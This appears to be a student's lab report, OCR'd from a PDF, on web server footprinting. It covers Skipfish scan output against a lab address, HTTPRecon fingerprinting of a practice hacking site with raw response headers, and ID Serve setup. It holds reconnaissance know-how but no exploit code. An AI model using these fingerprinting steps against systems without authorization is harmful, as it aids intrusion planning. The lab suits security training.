

- application/xhtml+xml 1. http://10.10.10.16/


Issue type overview

- Limits exceeded, 1. http://10.10.10.16/ Memo: Too many previous fetch failures
- New 404 signature, 1. http://10.10.10.16/
- New 'Server' header, 1. http://10.10.10.16/ Memo: Microsoft-HTTPAPI/2.0

NOTE: 100 samples maximum per issue or document type.

☰ Menu skipfish -w 60 -E -r 100... wamp_server_final Skipfish - scan results b...







The end goal of Skipfish is to show the attacker of all the defensive measure in place to help better optimize the attack to have better penetration and greater impact. On the defensive side, this tool will help the cyber security team have a better understanding of vulnerabilities and ways they can be exploited to have better approach to security.

Task 3: Web Server footprinting using HTTPRecon tool

HTTPRecon is as its name suggests a http reconnaissance tool for Windows. It is a fingerprinting tool with advanced functionalities. The purpose of this tool is to find as accurate as possible httpd implementations on a website or webserver

Step 1: Installing the HTTPRecon tool from the provided tools by the professor on Windows 10





Step 2: Analyzing www.certifiedhacker.com at port 80 to GET existing details about the connection

httprecon 7.3 - http://www.certifiedhacker.com:80/

File Configuration Fingerprinting Reporting Help

Target (Apache 2.0.46)

http:// www.certifiedhacker.com : 80 Analyze

GET existing | GET long request | GET non-existing | GET wrong protocol | HEAD existing | OPTIONS common | DELETE existing | TEST method | Attack Request |

```
HTTP/1.1 200 OK
Date: Wed, 11 Aug 2021 02:06:31 GMT
Server: nginx/1.19.10
Content-Type: text/html
Content-Length: 5660
Last-Modified: Thu, 10 Feb 2011 11:01:38 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding
host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ==
X-Server-Cache: false
```

Length: 283 bytes / Timing: 0.129 sec

Matchlist (352 Implementations) | Fingerprint Details | Report Preview |

Name	Hits	Match %
Apache 2.0.46	72	100
Apache 2.0.55	72	100
Microsoft IIS 6.0	72	100
Apache 1.3.37	70	97.22...
Apache 2.0.54	70	97.22...
Apache 2.2.4	70	97.22...
Apache 2.2.6	70	97.22...
Apache 1.3.33	69	95.83...
Apache 2.2.2	69	95.83...
Apache 2.2.3	69	95.83...
Apache 2.0.59	68	94.44...
Apache 1.3.26	67	93.05...
Apache 1.3.27	66	91.66...
...

Ready. Type here to search 7:37 AM 8/11/2021

Step 3: Using GET long tab to see all the web requests sent

The screenshot shows the httprecon 7.3 application window. At the top, there's a menu bar with File, Configuration, Fingerprinting, Reporting, and Help. Below the menu is a "Target (Apache 2.0.46)" section with fields for Host, Port (set to 80), and an "Analyze" button. A navigation bar below the target section includes links for GET existing, GET long request, GET non-existing, GET wrong protocol, HEAD existing, OPTIONS common, DELETE existing, TEST method, and Attack Request. The main content area displays a single log entry:

```
HTTP/1.1 403 Forbidden
Date: Wed, 11 Aug 2021 02:06:32 GMT
Server: nginx/1.19.10
Content-Type: text/html; charset=iso-8859-1
Content-Length: 318
host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ==
```

Below the log, there's a "Matchlist (352 Implementations)" table with columns for Name, Hits, and Match %. The table lists various web server implementations with their hit counts and match percentages. Apache 2.0.46 is at the top with 100 hits and 100% match. Other entries include Apache 2.0.55, Microsoft IIS 6.0, and several versions of Apache from 1.3.37 down to 1.3.27. The bottom of the window shows a Windows taskbar with icons for Start, Search, Task View, Edge, File Explorer, Mail, and File Explorer, along with system status information like the date and time.

Name	Hits	Match %
Apache 2.0.46	72	100
Apache 2.0.55	72	100
Microsoft IIS 6.0	72	100
Apache 1.3.37	70	97.22...
Apache 2.0.54	70	97.22...
Apache 2.2.4	70	97.22...
Apache 2.2.6	70	97.22...
Apache 1.3.33	69	95.83...
Apache 2.2.2	69	95.83...
Apache 2.2.3	69	95.83...
Apache 2.0.59	68	94.44...
Apache 1.3.26	67	93.05...
Apache 1.3.27	66	91.66...
...

Step 4: Using the Fingerprinting Details tab at the bottom to see the protocols being used and its service versions

The screenshot shows the httprecon 7.3 application window. At the top, there's a menu bar with File, Configuration, Fingerprinting, Reporting, and Help. Below the menu is a toolbar with a target selector (http:// www.certifiedhacker.com : 80) and an Analyze button. The main area displays a command-line interface output:

```
HTTP/1.1 403 Forbidden
Date: Wed, 11 Aug 2021 02:06:32 GMT
Server: nginx/1.19.10
Content-Type: text/html; charset=iso-8859-1
Content-Length: 318
host-header: c2hhcmVkJsdWVob3N0LmNvbQ==
```

Below this is a large blacked-out section of the interface. At the bottom, there's a Matchlist tab (352 Implementations), a Fingerprint Details tab (selected), and a Report Preview tab. The Fingerprint Details tab contains a table of protocol details:


Protocol	Name	HTTP
Protocol Version	1.1	
Statuscode	403	
Statustext		
Banner	nginx/1.19.10	
X-Powered-By		
Header Spaces	1	
Capital after Dash	1	
Header-Order Full	Date, Server, Content-Type, Content-Length, host-header	
Header-Order Limit	Date, Server, Content-Type, Content-Length, host-header	
Options-Allowed		[...]
Options-Public		
Options-Delimiter		
ETag		
ETag-Length	0	
ETag-Quotes		

At the very bottom, there's a taskbar with icons for Start, Task View, File Explorer, Edge browser, Mail, and File Explorer. The system tray shows the date and time as 7:39 AM 8/11/2021.


Task 4: Footprint a Web Server using ID Serve

Step 1: Open Windows10 VM.


Step 2: Navigate to **Hacking Web Servers->Web Server Footprinting Tools->ID Serve**. Open idserve.exe.




Step 3: The below mentioned ID Serve tab will open up.



Step 4: Fill the details of website you want to get data for in the space mentioned as 1. After that click query the server. This will run the query and help us identify the Server.



